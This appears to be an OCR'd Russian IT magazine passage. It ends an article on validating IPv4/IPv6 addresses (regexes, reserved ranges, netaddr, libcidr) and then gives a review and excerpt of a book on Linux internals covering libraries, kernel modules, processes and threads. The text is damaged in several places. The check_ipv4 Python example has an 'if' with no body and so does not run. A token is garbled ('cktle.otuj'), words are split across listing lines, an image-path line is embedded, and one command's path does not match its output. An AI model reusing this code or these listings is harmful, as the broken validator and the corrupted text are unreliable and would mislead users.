Если ограничиться поддержкой только полного dot-decimal из четырех групп, без возможности опускать нулевые разряды, то выражение `(\d+)\.(\d+)\.(\d+)\.(\d+)` может поймать значительную часть опечаток. Если задаться целью, можно составить выражение для любого допустимого адреса, хотя оно и будет довольно громоздким. Лучше воспользоваться тем, что его легко разделить на группы, и явно проверить, что каждая из них попадает в диапазон 0–255:

```
def check_ipv4(s):
    groups = s.split('.')
    if len(groups) != 4:
    for g in groups:
        num = int(g)
        if (num > 255) or (num < 0):
            raise ValueError("Invalid octet value")
```

С IPv6 все одновременно проще и сложнее. Проще потому, что авторы IPv6 учли опыт IPv4 и добавили формат записи адресов в RFC 4291. О любых альтернативных форматах можно смело говорить, что они против стандарта, и игнорировать. С другой стороны, сами форматы сложнее. Основную сложность представляет сокращенная запись: группы нулевых разрядов можно заменять на символ `::`, например `2001:db8::1` вместо `2001:db8:0:0:0:0:0:1`. Для пользователя это, безусловно, удобно, но для разработчика все ровно наоборот: разделить адрес на группы по двоеточию невозможно, нужна заметно более сложная логика. К тому же стандарт запрещает использовать `::` больше одного раза в одном адресе, что еще сильнее усложняет задачу.

Так что, если приложение поддерживает IPv6, для валидации адресов нужен полноценный парсер. Писать его самим нет смысла, поскольку существуют готовые библиотеки, которые предоставляют и другие полезные функции.

Проверки по существу

Если уж мы взялись подключать библиотеку и парсить адреса, давай посмотрим, какие дополнительные проверки мы можем провести, чтобы отсеять ошибочные значения и сделать сообщения об ошибках более информативными.

Нужные проверки будут зависеть от того, как будет использоваться адрес. Например, пусть пользователь хотел ввести в поле адреса сервера DNS значение `124.1.2.3`, но опечатка превратила его в `224.1.2.3`. Проверка формата эту опечатку не поймает — формат правильный. Однако этот адрес никак не может быть адресом сервера DNS, поскольку сеть `224.0.0.0/4` зарезервирована для многоадресной маршрутизации, которую DNS не использует никогда.

Если ты хочешь отсеять все адреса, которые не могут быть адресами хостов в публичном интернете, почти полный список зарезервированных сетей можно найти в RFC 5735 (Special use IPv4 addresses). «Почти полный» он потому, что не включает сеть `100.64.0.0/10`, выделенную для CG-NAT (RFC 6598). Совсем полный список всех зарезервированных диапазонов IPv4 и IPv6 можно найти в RFC 6890, однако он не так удобно организован.

При этом нужно обратить внимание на маски подсетей. Некоторые полагают, что сеть для частного использования — `172.16.0.0/16 (172.16.0.0–172.16.255.255)`. Чтение RFC5735 легко развеет этот миф: на самом деле она заметно больше, `172.16.0.0/12 (172.16.0.1–172.31.255.254)`. Реальный пример этой ошибки в GoatCounter — скрипт сбора статистики ошибочно считал посещения изнутри локальной сети.

Нужно также учитывать, что «зарезервированные для использования в будущем» сети могут перестать быть зарезервированными. Сети из RFC 5735 зарезервированы навсегда и в этом смысле безопасны. А вот авторы некогда популярной среди геймеров виртуальной сети Hamachi когда-то считали, что сеть `5.0.0.0/8` можно использовать для своих нужд, потому что она была зарезервирована для будущего использования, — пока будущее не наступило и IANA не выделила эту сеть RIPE.

БИБЛИОТЕКИ

netaddr

В стандартной библиотеке Python 3 уже есть модуль `ipaddress`, но, если есть возможность поставить стороннюю библиотеку, netaddr может сильно упростить жизнь. К примеру, в ней есть встроенные функции для проверки принадлежности адреса к зарезервированным диапазонам.

```
>>> import netaddr
>>> def is_public_ip(s):
...     ip = netaddr.IPAddress(s)
...     return (ip.is_unicast() and not ip.is_private() and not ip.
is_reserved())
...
>>> is_public_ip('192.0.2.1') # Reserved for documentation
False
>>> is_public_ip('172.16.1.2') # Reserved for private networks
False
>>> is_public_ip('224.0.0.5') # Multicast
False
>>> is_public_ip('8.8.8.8')
True
```

Даже если бы этих функций не было, мы могли бы легко реализовать их сами. Библиотека очень грамотно использует магические методы, чтобы сделать интерфейс таким же удобным, как у встроенных объектов Python. Например, проверку принадлежности адреса к сети или диапазону можно выполнить оператором `in`, так что работать с ними не сложнее, чем со списками или словарями.

```
def is_public_ip(s):
    loopback_net = netaddr.IPNetwork('127.0.0.0/8')
    multicast_net = netaddr.IPNetwork('224.0.0.0/4')
    ...

    ip = netaddr.IPAddress(s)
    if ip in multicast_net:
        raise ValueError("Multicast address found")
    elif ip in loopback_net:
        raise ValueError("Loopback address found")
    ...
```

libcidr

Даже для чистого C можно найти библиотеку с удобным интерфейсом, такую как libcidr Мэттью Фуллера. В Debian ее можно поставить из репозиториев. Для примера напишем проверку принадлежности адреса к сети multicast и положим ее в файл `is_multicast.c`.

```
#include <stdio.h>
#include <libcidr.h>

void main(int argc, char** argv) {
    const char* ipv4_multicast_net = "224.0.0.0/4";

    CIDR* ip = cidr_from_str(argv[1]);
    CIDR* multicast_net = cidr_from_str(ipv4_multicast_net);

    if( cidr_contains(multicast_net, ip) == 0 ) {
        printf("The argument is an IPv4 multicast address\n");
    } else {
        printf("The argument is not an IPv4 multicast address\n");
    }
}
```

```
$ sudo aptitude install libcidr-dev
$ gcc -o is_multicast -lcidr ./is_multicast.c
$ ./is_multicast 8.8.8.8
The argument is not an IPv4 multicast address
$ ./is_multicast 239.1.2.3
The argument is an IPv4 multicast address
```

ЗАКЛЮЧЕНИЕ

Валидация адресов и выдача информативных сообщений об ошибочных настройках вроде бы незначительная часть интерфейса, но внимание к деталям — признак профессионализма, тем более что готовые библиотеки существенно упрощают эту задачу.

ПРОЦЕССЫ И ПАМЯТЬ В LINUX

ОТРЫВОК ИЗ КНИГИ «ВНУТРЕННЕЕ УСТРОЙСТВО LINUX»

Издательство «БХВ»

Процессы операционной системы в большинстве случаев отождествляются с выполняющимися программами, что не совсем верно, точнее — совсем неверно. В современных операционных системах, включая Linux, между программой и процессом есть очевидная взаимосвязь, но далеко не такая непосредственная, как кажется на первый взгляд.

О книге

Совсем недавно в издательстве БХВ вышло второе издание книги Дмитрия Кетова «Внутреннее устройство Linux». Я прочел предоставленный издательством экземпляр и сделал свои выводы о качестве книги, ее плюсах и целевой аудитории. В придачу мы публикуем отрывок книги, который позволит тебе составить собственное мнение.

Несмотря на громкое название, эта книга — не об устройстве Linux. Из нее ты не узнаешь, как работает система управления виртуальной памятью ядра Linux или файловая система Btrfs. Эта книга — скорее учебник «GNU/Linux для продолжающих», то есть тех, кто понял, что такое командный интерпретатор и права доступа, но хотел бы копнуть глубже и понять, почему этот интерпретатор именно такой, с какой целью появился инструмент sudo и почему, несмотря на весь хейт, менеджер Systemd стал стандартом.

Главное достоинство книги — грамотное балансирование между теорией и практикой. Автор сопровождает текст большим количеством исторических справок и деталей, которые бывают незнакомы даже мне, умудренному двадцатилетним опытом линуксоиду. При этом практически каждое высказывание автора сопровождается примером, поясняющим теорию. Хочешь увидеть, как работают управляющие последовательности терминала? Вот тебе листинг команд с отметками, где, что и как надо нажать.

Второй плюс — полнота информации. Несмотря на массу подробностей о реализации компонентов типичного дистрибутива и сравнительно небольшой объем, книга охватывает практически все, что может быть интересно пользователю, начиная от эмулятора терминала и командного интерпретатора и заканчивая графической системой Wayland, которая только готовится занять место стандартной в дистрибутивах Linux, планировщиком BFQ и контейнерной системой Docker, о которых ты не узнаешь из более «академической» и «проверенной временем» литературы.

В целом эта книга для тех, кто стремится стать тем самым гуру Linux, который не только сможет рассказать, как удалить «неудаляемый» файл или исправить терминал после вывода в него бинарного файла, но и будет понимать, почему эти инструкции работают. Но это точно книга не для тех, кто хотел бы разобраться, как работают операционные системы на уровне ядра.

— Евгений Зобнин

INFO

На сайте издательства можно купить эту книгу со скидкой 20% по промокоду **linuxakep**. Промокод следует ввести на этапе оформления заказа, нажав на ссылку «У вас есть купон? Нажмите здесь для введения кода».

ПРОГРАММЫ И БИБЛИОТЕКИ

Программа представляет собой ***алгоритм***, записанный на определенном языке, понятном исполнителю программы. Различают машинный язык, понятный центральному процессору, и языки более высоких уровней (алгоритмические), понятные составителю программы — программисту.

Программы, составленные на языке высокого уровня, в любом случае перед исполнением должны быть транслированы (переведены) на язык исполнителя, что реализуется при помощи специальных средств — ***трансляторов***. Различают два вида трансляторов программ — ***компиляторы*** и ***интерпретаторы***. Компилятор транслирует в машинный код сразу целиком всю программу и не участвует в ее исполнении. Интерпретатор, наоборот, пошагово транслирует отдельные инструкции программы и немедленно выполняет их. Например, ***командный интерпретатор*** при интерактивном режиме пошагово выполняет команды, вводимые пользователем, а в пакетном режиме так же пошагово выполняет команды, записанные в файле сценария.

Алгоритм, в свою очередь, есть некоторый набор инструкций, выполнение которых приводит к решению конкретной задачи. В большинстве случаев инструкции алгоритма имеют причинно-следственные зависимости и выполняются исполнителем ***последовательно***. Однако если выделить «независимые» поднаборы инструкций (независимые ветви), то их можно выполнять несколькими исполнителями одновременно — ***параллельно***. Поэтому различают последовательные и параллельные алгоритмы и соответствующие им последовательные и параллельные программы. Некоторые программы реализуют алгоритмы общего назначения, например алгоритмы сжатия или шифрования информации, алгоритмы сетевых протоколов и т. д. Такие программы, востребованные не столько конечными пользователями, сколько другими программами, называют ***библиотеками***.

Согласно `hier`, откомпилированные до машинного языка программы размещаются в каталогах `/bin`, `/sbin`, `/usr/bin`, `/usr/sbin`, `/usr/local/bin`, `/usr/local/sbin`, а библиотеки — в каталогах `/lib`, `/usr/lib`, `/usr/local/lib`. Программы имеют специальный бинарный «запускаемый» формат W:[ELF] executable и зависят от библиотек, что проиллюстрировано в следующем листинге при помощи команды `ldd` (loader dependencies). Каждая зависимость отображается именем библиотеки ❶ (SONAME, shared object name), найденным в системе файлом библиотеки ❷ и адресом в памяти процесса ❸ (32- или 48-битным, в зависимости от платформы), куда библиотека будет загружена.

Программы и библиотеки

```
fitz@ubuntu:~$ which ls
/usr/bin/ls
fitz@ubuntu:~$ file /usr/bin/ls
/usr/bin/ls: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=2f15ad836be3339dec0e2e6a3c637e08e48aacbd, for GNU/Linux
3.2.0, stripped
fitz@ubuntu:~$ ldd /usr/bin/ls
    linux-vdso.so.1 (0x00007ffcb529d000)
    libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f-
b02f58d000)
  ❶ libc.so.6 => ❷ /lib/x86_64-linux-gnu/libc.so.6 (0x00007fb02f39c000)
❸
    libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007f-
b02f317000)
    libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fb02f311000)
    /lib64/ld-linux-x86-64.so.2 (0x00007fb02f5f1000)
    libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0
(0x00007fb02f2ee000)

fitz@ubuntu:~$ file /lib/x86_64-linux-gnu/libc.so.6
❹ /lib/x86_64-linux-gnu/libc.so.6: symbolic link to libc-2.30.so
```

Нужно заметить, что файла библиотеки `linux-vdso.so.1` (реализующей интерфейс системных вызовов к ядру) не существует, так как она является виртуальной (VDSO, virtual dynamic shared object), т. е. предоставляется и отображается в память процесса самим ядром, «как будто» является настоящей библиотекой. Кроме того, библиотека `ld-linux-x86-64.so.2` указана абсолютным путевым именем, поэтому поиск ее файла не производится.

Для большинства библиотек зависимость устанавливается при помощи SONAME вида `libNAME.so.X`, где `lib` — стандартный префикс (library, библиотека), `.so` — суффикс (shared object, разделяемый объект), `NAME` — имя «собственное», а `.X` — номер версии ее интерфейса. По имени SONAME в определенных (конфигурацией компоновщика) каталогах производится поиск одноименного файла библиотеки, который на самом деле оказывается символической ссылкой ❹ на «настоящий» файл библиотеки. Например, для 6-й версии интерфейса динамической библиотеки языка с (`libc.so.6`) настоящий файл библиотеки называется `libc2.30.so`, что указывает на версию самой библиотеки как 2.30.

Версии библиотек

```
fitz@ubuntu:~$ file /lib/x86_64-linux-gnu/libpcre2-8.so.0
/lib/x86_64-linux-gnu/libpcre2-8.so.0: symbolic link to libpcre2-
8.so.0.7.1
```

Аналогично, в приведенном выше листинге показано, что для 0-й версии интерфейса динамической библиотеки регулярных perl-выражений `pcre2` (`libpcre2-8.so.0`) настоящий файл библиотеки называется `libpcre2-8.so.0.7.1`, а это указывает на версию самой библиотеки как 0.7.1.

Такой подход позволяет заменять (исправлять ошибки, улучшать неэффективные алгоритмы и пр.) библиотеки (при условии неизменности их интерфейсов) ***отдельно*** от программ, зависящих от них. При обновлении библиотеки `libc2.30.so`, например, до `libc2.32.so` достаточно установить символическую SONAME-ссылку `libc.so.6` на `libc-2.32.so`, в результате чего ее начнут использовать все программы с зависимостями от `libc.so.6`. Более того, в системе может быть одновременно установлено любое количество версий одной и той же библиотеки, реализующих одинаковые или разные версии интерфейсов, выбор которых будет указан соответствующими SONAME-ссылками.

Библиотеки — это незапускаемые программы

```
fitz@ubuntu:~$ file /lib/x86_64-linux-gnu/libc-2.30.so
/lib/x86_64-linux-gnu/libc-2.30.so: ELF 64-bit LSB shared object, x86-
64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, BuildID[sha1]=2155f455ad56bd871c8225bc-
ca85ee25c1c197c4, for GNU/Linux 3.2.0, stripped
fitz@ubuntu:~$ file /lib/x86_64-linux-gnu/libpcre2-8.so.0.7.1
/lib/x86_64-linux-gnu/libpcre2-8.so.0.7.1: ELF 64-bit LSB shared object,
x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=815e1acbc-
c22015f05d62c17fe982c1b573125b1, stripped

fitz@ubuntu:~$ ldd /lib/x86_64-linux-gnu/libpcre2-8.so.0.7.1
        linux-vdso.so.1 (0x00007ffe22093000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0
(0x00007f8ec2bdd000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
(0x00007f8ec29ec000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f8ec2c99000)
```

Библиотеки имеют тот же бинарный формат W:[ELF], что и «запускаемые» программы, но не «запускаемый» executable, а «совместно используемый» shared object. Библиотеки, являясь пусть и незапускаемыми, но программами, естественным образом тоже зависят от других библиотек, что показано в следующем листинге. Практически «запускаемость» ELF-файлов зависит не от их типа, а от прав доступа и осмысленности точки входа — адреса первой инструкции, которой передается управление при попытке запуска. Например, библиотеку `libc-2.30.so` можно запустить, в результате чего будет выведена статусная информация.

Запускаемые библиотеки

```
fitz@ubuntu:~$ ls –l /lib/x86_64-linux-gnu/libc-2.30.so
  -rwxr-xr-x 1 root root 2025032 сен 16 17:56 /lib/x86_64-linux-
gnu/libc-2.30.so
fitz@ubuntu:~$ /lib/i386-linux-gnu/libc-2.15.so
GNU C Library (Ubuntu GLIBC 2.30-0ubuntu2) stable release version 2.30.
Copyright (C) 2019 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 9.2.1 20190909.
libc ABIs: UNIQUE IFUNC ABSOLUTE
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

Ядро Linux

Не стоит забывать, что самой главной программой операционной системы является ее ядро, которое в Linux состоит из статического стартового модуля в формате ELF executable и динамически пристыковываемых программных модулей формата ELF relocatable. Для выполнения процедуры начальной загрузки стартовый модуль упакован в «самораспаковывающийся» gzip-архив формата bzImage (big zipped image), который состоит из программы распаковки и собственно запакованного стартового модуля.

В приведенном ниже листинге проиллюстрирован процесс извлечения стартового модуля из архива `/boot/vmlinuz-3.13.0-49-generic` формата bzImage ⓿, который предварительно копируется ❶ в `/tmp/vmlinuz`. Для извлечения используется сценарий `extract-vmlinux` ❷ из пакета заголовочных файлов ядра. Распакованный ❸ стартовый модуль `/tmp/vmlinux` ожидаемо оказывается статически скомпонованной (т. е. не использующей библиотеки ELF shared object) исполняемой ELF-программой.

Ядро операционной системы

```
fitz@ubuntu:~$ uname -r
5.3.0-23-generic
fitz@ubuntu:~$ file /boot/vmlinuz-5.3.0-23-generic
/boot/vmlinuz-5.3.0-23-generic: regular file, no read permission
fitz@ubuntu:~$ ls -l /boot/vmlinuz-5.3.0-23-generic
-rw------- 1 root root 11399928 ноя 12 11:51 /boot/vmlinuz-5.3.0-23-
generic
fitz@ubuntu:~$ sudo file /boot/vmlinuz-5.3.0-23-generic
⓿ /boot/vmlinuz-5.3.0-23-generic: Linux kernel x86 boot executable bzIm-
age, version 5.3.0-23-generic (buildd@lgw01-amd64-002) #25-Ubuntu SMP
Tue Nov 12 09:22:33 UTC 2019, RO-rootFS, swap_dev 0xA, Normal VGA
❶ fitz@ubuntu:~$ sudo cat /boot/vmlinuz-5.3.0-23-generic > /tmp/vmlinuz
❷ fitz@ubuntu:~$ /usr/src/linux-headers-5.3.0-23/scripts/extract-vmlinux
/tmp/vmlinuz > /tmp/vmlinux
fitz@ubuntu:~$ file /tmp/vmlinux
  /tmp/vmlinux: ELF 64-bit LSB executable ❸, x86-64, version 1 (SYSV),
statically linked, BuildID[sha1]=b23ff3f6790319ec538278e3269af619ba2-
ca642, stripped
```

Динамические модули загружаются в пространство ядра и пристыковываются к стартовому модулю позднее, уже при работе операционной системы при помощи системных утилит `insmod` или `modprobe`. Для отстыковки и выгрузки ненужных модулей предназначена системная утилита `rmmod`, для просмотра списка ❶ загруженных модулей — `lsmod`, а для идентификации свойств и параметров ❷ модулей — утилита `modinfo`. Загрузка и выгрузка модулей реализуется специальными системными вызовами `init_module` и `delete_module`, доступ к списку загруженных модулей — при помощи файла `/proc/modules` псевдофайловой системы `proc`, а идентификация свойств и параметров модулей — чтением специальных секций ELF-файлов модулей.

Модули ядра

```
❶ fitz@ubuntu:~$ lsmod
Module                  Size  Used by
...
i915                 1949696  4
...
btusb                  57344  0
...
uvcvideo               98304  0
...
e1000e                258048 0
...
❷ fitz@ubuntu:~$ modinfo i915
filename:       /lib/modules/5.3.0-23-
generic/kernel/drivers/gpu/drm/i915/i915.ko
license:        GPL and additional rights
description:    Intel Graphics
...
fitz@ubuntu:~$ file /lib/modules/5.3.0-23-
generic/kernel/drivers/gpu/drm/i915/i915.ko
/lib/modules/5.3.0-23-generic/kernel/drivers/gpu/drm/i915/i915.ko: ELF
64-bit LSB relocatable, x86-64, version 1 (SYSV),
BuildID[sha1]=49e59590c1a718074b76b6541702f6f794ea7eae, not stripped
```

Динамические модули ядра зачастую являются драйверами устройств, что проиллюстрировано в листинге при помощи утилит `lspci` и `lsusb`, которые сканируют посредством псевдофайловой системы sysfs списки обнаруженных ядром на шинах PCI и USB устройств и обслуживающих их драйверов.

Драйверы устройств

```
fitz@ubuntu:~$ lspci -k
...
00:02.0 VGA compatible controller: Intel Corporation 2nd Generation Core
Process
or Family Integrated Graphics Controller (rev 09)
        Subsystem: Dell 2nd Generation Core Processor Family Integrated
Graphics
 Controller
        Kernel driver in use: i915
        Kernel modules: i915
...
00:19.0 Ethernet controller: Intel Corporation 82579LM Gigabit Network
Connection (Lewisville) (rev 04)
        Subsystem: Dell 82579LM Gigabit Network Connection (Lewisville)
        Kernel driver in use: e1000e
        Kernel modules: e1000e
fitz@ubuntu:~$ lsusb –t
...
/:  Bus 01.Port 1: Dev 1, Class=root_hub, Driver=ehci-pci/3p, 480M
|__ Port 1: Dev 2, If 0, Class=Hub, Driver=hub/6p, 480M
|__ Port 4: Dev 3, If 2, Class=Vendor Specific Class, Driver=, 12M
|__ Port 4: Dev 3, If 0, Class=Wireless, Driver=btusb, 12M
|__ Port 4: Dev 3, If 3, Class=Application Specific Interface, Driver=,
12M
|__ Port 4: Dev 3, If 1, Class=Wireless, Driver=btusb, 12M
|__ Port 5: Dev 4, If 0, Class=Video, Driver=uvcvideo, 480M
|__ Port 5: Dev 4, If 1, Class=Video, Driver=uvcvideo, 480M
```

Продолжение статьи →

ПРОЦЕССЫ И ПАМЯТЬ В LINUX

ОТРЫВОК ИЗ КНИГИ «ВНУТРЕННЕЕ УСТРОЙСТВО LINUX»

ПРОЦЕССЫ И НИТИ

Сущность *процесса* неразрывно связана с мультипрограммированием и многозадачностью операционной системы. Например, в однозадачных операционных системах программы существуют, а процессы — нет. В однозадачных операционных системах единовременно одна последовательная программа выполняется одним исполнителем (центральным процессором), имея возможность безраздельно использовать все доступные ресурсы (память, устройства ввода-вывода и пр.).

В любой программе можно выделить перемежающиеся блоки инструкций, использующих или центральный процессор (ЦП), или устройства ввода-вывода (УВВ). При этом центральный процессор вынужден простаивать при выполнении программой операций ввода-вывода, например, при ожидании окончания записи (или чтения) блока данных на внешний носитель, или при ожидании окончания передачи (или приема) сетевого кадра, или при ожидании событий с устройств человеко-машинного взаимодействия. С другой стороны, устройства ввода-вывода тоже вынуждены простаивать при выполнении программой вычислительных операций, например, ожидая результата, подлежащего выводу, или ожидая возникновения у программы потребности в новых исходных данных.

Используя такую модель поведения программ, можно провести анализ потребления ими ресурсов при выполнении. Например, компрессоры gzip, bzip и xz считывают очередной блок данных исходного файла, относительно долго упаковывают его и записывают в результирующий файл, а затем повторяют процедуру до исчерпания блоков исходного файла. Количество времени, потраченного на вычислительные операции упаковки, будет много больше количества времени, потраченного на чтение исходных данных и запись результатов, поэтому нагрузка на ЦП будет высокой, а на УВВ — нет. Такой же анализ можно привести и для дубликатора dd, копировщика rsync или архиватора tar, которые, наоборот, почти не выполняют никаких вычислений, а сосредоточены на вводе-выводе больших объемов данных, поэтому при их использовании нагрузка на ЦП будет довольно низкой, а на УВВ — высокой.

Для командного интерпретатора bash, текстовых редакторов nano и vim и других интерактивных программ, взаимодействующих с пользователем, характерны длительные ожидания ввода небольших команд, простая и недолгая их обработка и вывод короткого результата. В результате коэффициент полезного использования и ЦП, и УВВ будет приближен к нулю.

Подобный анализ и желание увеличить коэффициенты полезного использования ресурсов привели к созданию ***многозадачных*** операционных систем, основывающихся на простой идее псевдоодновременного выполнения нескольких последовательных программ одним исполнителем. Для этого вместо простоя в ожидании окончания операции ввода-вывода, начатой некоторой программой, центральный процессор переключается на выполнение другой программы, тем самым увеличивая интегральный коэффициент его полезного использования.

С появлением мультипрограммной смеси (так называют набор программ, между которыми переключается процессор) каждая из ее программ больше не может безраздельно использовать все доступные ресурсы (например, всю память — она одновременно нужна всем программам смеси), в связи с чем операционная система берет на себя задачи диспетчеризации (распределения) ресурсов между ними. В Linux, как и во многих других операционных системах, программы изолируются друг от друга в специальных «виртуальных» средах, обеспечивающих их процесс выполнения. Каждая такая среда называется процессом и получает долю доступных ресурсов — выделенный участок памяти, выделенные промежутки процессорного времени. Процесс эмулирует для программы «однозадачный» режим выполнения, словно программа выполняется в одиночку, и «безраздельное» использование ресурсов процесса, как будто это все доступные ресурсы.

Параллельные программы, как указывалось ранее, состоят из независимых ветвей, каждая из которых сама по себе укладывается в модель поведения последовательной программы, поэтому одну параллельную программу можно выполнять в нескольких процессах в псевдоодновременном режиме. ***Процессы*** операционной системы, таким образом, являются контейнерами для многозадачного выполнения программ, как последовательных, так и параллельных.

В следующем листинге при помощи команды `ps` показаны процессы пользователя, упорядоченные в дерево, построенное на основе дочерне-родительских отношений между процессами. Уникальный идентификатор, отличающий процесс от других, выведен в столбце PID (process identifier), а имя и аргументы программы, запущенной в соответствующем процессе — в столбце COMMAND.

В столбце STAT показано текущее состояние процесса, например S (сон, sleep) или R (выполнение, running, или готовность к выполнению, runnable). Процессы, ожидающие завершения их операций ввода-вывода, находятся в состоянии сна, в противном случае либо выполняются, либо готовы к выполнению, т. е. ожидают, когда текущий выполняющийся процесс заснет и процессор будет переключен на них. В столбце TIME показано чистое потребленное процессом процессорное время от момента запуска программы, увеличивающееся только при нахождении им в состоянии выполнения.

Дерево процессов пользователя

```
fitz@ubuntu:~$ ps fx
  PID TTY      STAT   TIME COMMAND
...
17764 tty3     Ssl+   0:00 /usr/lib/gdm3/gdm-x-session --run-script ...
17766 tty3     Sl+    3:09  _ /usr/lib/xorg/Xorg vt3 -displayfd 3 ...
17774 tty3     Sl+    0:00  _ /usr/lib/gnome-session/gnome-session-bi-
nary ...
...
 2987 ?        Ss     0:04 /lib/systemd/systemd --user
 2992 ?        S      0:00  _ (sd-pam)
17373 ?        Ssl    0:08  _ /usr/bin/pulseaudio --daemonize=no
17444 ?        Ss     0:02  _ /usr/bin/dbus-daemon --session --ad-
dress=systemd: ...
...
17921 ?        Ssl   10:04  _ /usr/bin/gnome-shell
...
⓿ 30192 ?      Ssl    0:00  _ /usr/libexec/gnome-terminal-server
❶ 30202 pts/1  Ss     0:00  _ bash
❷ 30226 pts/1  S+     0:00     _ man ps
  30236 pts/1  S+     0:00        _ pager
❶ 30245 pts/3  Ss     0:00  _ bash
❷ 30251 pts/3  R+     0:00     _ ps fx
❸ 30315 ?      Sl     0:04  _ /usr/lib/firefox/firefox -new-window
30352 ?        Sl     0:02     _ /usr/lib/firefox/firefox -contentproc
-childID 1 ...
30396 ?        Sl     0:00     _ /usr/lib/firefox/firefox -contentproc
-childID 2 ...
30442 ?        Sl     0:00     _ /usr/lib/firefox/firefox -contentproc
-childID 3 ...
```

Управляющий терминал процесса, показанный в столбце TTY, используется для доставки ему интерактивных сигналов (см. разд. 4.8) при вводе управляющих символов `intr ^C, quit ^\` и пр. у части процессов ⓿, ❸ управляющий терминал отсутствует, потому что они выполняют приложения, взаимодействующие с пользователем не посредством терминалов, а через графическую систему.

Процесс по своему определению изолирует свою программу от других выполняющихся программ, что затрудняет использование процессов для выполнения таких параллельных программ, ветви которых не являются полностью независимыми друг от друга и должны обмениваться данными. Использование предназначенных для этого средств межпроцессного взаимодействия при интенсивном обмене приводит к обременению неоправданными накладными расходами, поэтому для эффективного выполнения таких параллельных программ используются легковесные процессы (LWP, light-weight processes), они же нити (threads).

INFO

Существует еще один (неудачный, на мой взгляд) перевод понятия thread на русский язык — поток. Во-первых, он конфликтует с переводом понятия stream — поток, а во-вторых, в отличие от stream, thread никуда не течет. А вот процесс (process) содержит в себе нити (thread) абсолютно таким же образом, как и обычная веревка состоит из нитей.

Механизм нитей позволяет переключать центральный процессор между параллельными ветвями одной программы, размещаемыми в ***одном*** (!) процессе. Нити никак не изолированы друг от друга, и им доступны абсолютно все ресурсы своего процесса, поэтому задача обмена данными между нитями попросту отсутствует, т. к. все данные являются для них общими.

В примере из `cktle.otuj` следующего листинга показаны нити процесса в BSD-формате вывода. Выбор процесса производится по его идентификатору PID, предварительно полученному командой `pgrep` по имени программы, выполняющейся в искомом процессе.

В выводе наличие нитей процесса отмечает флаг `l (lwp)` в столбце состояния STAT, а каждая строчка без идентификатора PID символизирует одну нить. Так как в многонитевой программе переключение процессора производится между нитями, то и состояния сна S, выполнения или ожидания R приписываются отдельным нитям.

Нити процессов, BSD-формат вывода

```
fitz@ubuntu:~$ pgrep firefox
30315
fitz@ubuntu:~$ ps mp 30315
  PID TTY      STAT   TIME COMMAND
  PID TTY      STAT   TIME COMMAND
30315 ?        -      0:05 /usr/lib/firefox/firefox -new-window
    - -      □ Sl     0:03 -
...
    - -        Sl     0:00 -
    - -        Sl     0:00 -
    - -        Sl     0:00 –
```

В нижеследующем листинге показаны нити процесса в SYSV-формате вывода. Выбор процесса производится по имени его программы. Общий для всех нитей идентификатор их процесса отображается в столбце PID, уникальный идентификатор каждой нити — в столбце LWP (иногда называемый TID, thread identifier), а имя процесса (или собственное имя нити, если задано) — в столбце CMD.

Нити процессов, SYSV-формат вывода

```
fitz@ubuntu:~$ ps -LC firefox
  PID □LWP TTY          TIME CMD
30315 30315 ?        00:00:04 firefox
30315 30320 ?        00:00:00 gmain
30315 30321 ?        00:00:00 gdbus
...
30315 30328 ?        00:00:00 Socket Thread
30315 30332 ?        00:00:00 Cache2 I/O
30315 30333 ?        00:00:00 Cookie
...
30315 30371 ?        00:00:00 HTML5 Parser
30315 30373 ?        00:00:00 DNS Resolver #3
...
```

Порождение процессов и нитей, запуск программ


Несмотря на очевидные различия, историю возникновения и развития, нити и процессы объединяет общее назначение — они являются примитивами выполнения некоторого набора последовательных инструкций. Откровенно говоря, нити, в общем, появились в операционных системах раньше, чем изолированные UNIX-процессы, в которые со временем вернулись UNIX-нити.

Процессы выполняют или разные последовательные программы целиком, или ветви одной параллельной программы, но в изолированном окружении со своим «частным» (private) набором ресурсов. Нити, наоборот, выполняют ветви одной параллельной программы в одном окружении с «общим» (shared) набором ресурсов. В многозадачном ядре Linux вообще используется универсальное понятие «задача», которая может иметь как общие ресурсы (память, открытые файлы и т. д.) с другими задачами, так и частные ресурсы для своего собственного использования.

Порождение нового процесса реализуется при помощи системного вызова `fork`, в результате которого ядро операционной системы создает новый дочерний (child) процесс PID^2 — полную копию (COPY) процесса-родителя (parent) PID^1. Вся (за небольшими исключениями) память процесса — состояние, свойства, атрибуты (кроме идентификатора PID) и даже содержимое (программа с ее библиотеками) — наследуется дочерним процессом. Даже выполнение порожденного и порождающего процесса продолжится с одной и той же инструкции их одинаковой программы. Такое клонирование обычно используют параллельные программы с ветвями, выполняющимися в дочерних процессах.

Уничтожение процесса (например, при штатном окончании программы) производится с помощью системного вызова `exit`. При этом родительскому процессу доставляется сигнал `SIGCHILD`, оповещающий о завершении дочернего процесса. Статус завершения `status`, переданный дочерним процессом через аргументы `exit`, будет сохраняться ядром до момента его востребования родительским процессом при помощи системного вызова `wait`, а весь этот промежуток времени дочерний процесс будет находиться в состоянии Z (zombie).

